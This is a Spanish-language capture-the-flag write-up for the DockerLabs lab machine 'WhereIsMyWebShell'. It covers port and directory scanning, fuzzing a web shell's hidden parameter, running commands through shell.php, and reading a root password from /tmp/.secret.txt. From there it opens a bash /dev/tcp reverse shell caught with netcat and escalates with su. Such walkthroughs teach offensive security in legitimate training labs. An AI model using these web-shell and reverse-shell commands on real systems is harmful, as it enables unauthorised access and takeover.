

Write-Up: Máquina "WhereIsMyWebShell"

 Plataforma: DockerLabs

 Dificultad: Fácil

 Autor: Joaquín Picazo

Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-

1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-sS** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
(root@kali)-[~]
# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 14:56 -04
Initiating ARP Ping Scan at 14:56
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 14:56, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:56
Completed Parallel DNS resolution of 1 host. at 14:56, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:56
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 14:56, 4.82s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-06-08 14:56:25 -04 for 5s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.34 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 78299 (5.608MB)
```

2. Escaneo y Enumeración

Ahora, escaneo al puerto abierto encontrado anteriormente de forma más profunda para encontrar las versiones de sus servicios y más datos.

```
(root@kali)-[~]
# nmap -p80 -sC -sV 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-08 14:56 -04
Nmap scan report for 172.17.0.2
Host is up (0.000089s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Academia de Ingl\xC3\xA9s (Inglis Academi)
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.45 seconds
```

También, dejo a Gobuster buscando directorios en la web del puerto 80. Encuentra dos directorios interesantes.

```
(root@kali)-[~]
# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt,html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


./html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 2510]
./php (Status: 403) [Size: 275]
/shell.php (Status: 500) [Size: 0]
/warning.html (Status: 200) [Size: 315]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)

Finished
```

En la interfaz principal de la web hay una pequeña información relevante.




Entro al directorio `/warning.html` encontrado con gobuster y da la pista de que en la url hay un parámetro para acceder a la webshell, puede ser una vulnerabilidad a explotar, pero primero hay que encontrar ese parámetro. Quizás sea utilizable en `/webshell.php`



Esta web ha sido atacada por otro hacker, pero su webshell tiene un parámetro que no recuerdo...

Con ffuf me pongo a buscar el parámetro usando el famoso diccionario de [danielmessler](#) de github. Con `"-fs 0"` ignoro todos los resultados de size 0, ya que se repetían mucho y no servían. Se encuentra un parámetro válido.



🌟 3. Explotación de Vulnerabilidades

Pruebo en /shell.php parámetro encontrado con ffuf. Da un resultado exitoso, soy el usuario www-data.

```
← → ↻ 🏠 172.17.0.2/shell.php?parameter=whoami
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB
www-data
```

Ingresa otro comando para listar todos los archivos (incluyendo los ocultos) en /tmp tal como lo indicaba la pista del inicio. Hay un archivo llamado .secret.txt

```
← → ↻ 🏠 172.17.0.2/shell.php?parameter=ls -la /tmp
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB

total 12
drwxrwxrwt 1 root root 4096 Jun  8 18:55 .
drwxr-xr-x 1 root root 4096 Jun  8 18:54 ..
-rw-r--r-- 1 root root   21 Apr 12 2024 .secret.txt
```


Aplico un cat para leer el archivo y aparentemente tiene la contraseña de root.

```
← → ↻ 🏠 172.17.0.2/shell.php?parameter=cat /tmp/.secret.txt
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google

contraseñaderoot123
```

4. Escalada de Privilegios y Post-explotación

Busco un código simple en bash (estándar/genérico) para hacer reverse shell.




very readable.

Bash

Some versions of `bash` can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Lo modifico para que se interprete como un comando y no como una línea de código, es decir informar que lo interprete como bash. Luego, lo codifico a formato URL para que el navegador lo interprete bien y no vaya a salir ningún problema, nada más para asegurarme.



Codifique en formato codificado en URL

Simplemente introduzca los datos y pulse el botón de codificar.

```
bash -c 'bash -i >& /dev/tcp/172.17.0.1/443 0>&1'
```

i Para codificar binarios (como imágenes, documentos, etc.) utilice el formulario de carga de archivos que encontrará un poco más página.

UTF-8 Conjunto de caracteres de destino.

LF (Unix) Separador de nueva línea de destino.

☐ Codifique cada línea por separado (útil cuando tiene varias entradas).

☐ Divida las líneas en trozos de 76 caracteres de largo (útil para MIME).

☒ Modo en directo DESACTIVADO Codifica en tiempo real mientras escribe o pega (sólo admite el juego de caracteres UTF-8).


> CODIFICAR < Codifica sus datos en la zona de abajo.

```
bash%20-c%20%27bash-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F443%200%3E%261%27
```

Mientras, en mi máquina me pongo a la escucha en el puerto 443 con netcat.

```
(root@kali)-[~]  
# nc -lvnp 443  
listening on [any] 443 ...
```

Ingresa el comando para la reverse shell en la url y la ejecuto.



A screenshot of a web browser window. The address bar shows the URL `172.17.0.2/shell.php?parameter=bash -c 'bash -i >%26 %2Fdev%2Ftcp%2F172.17.0.1%2F443 0>%261'`. The browser interface includes back, forward, and search buttons.

Recibo la conexión en mi máquina. Uso las credenciales anteriores para root (usuario root y su contraseña) y logró ser un éxito.

```
(root@kali)-[~]  
# nc -lvnp 443  
listening on [any] 443 ...  
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36942  
bash: cannot set terminal process group (23): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@a1418c96aa3c:/var/www/html$ whoami  
www-data  
www-data@a1418c96aa3c:/var/www/html$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@a1418c96aa3c:/var/www/html$ su root  
su root  
Password: contraseñaderoot123  
whoami  
root  
id  
uid=0(root) gid=0(root) groups=0(root)
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.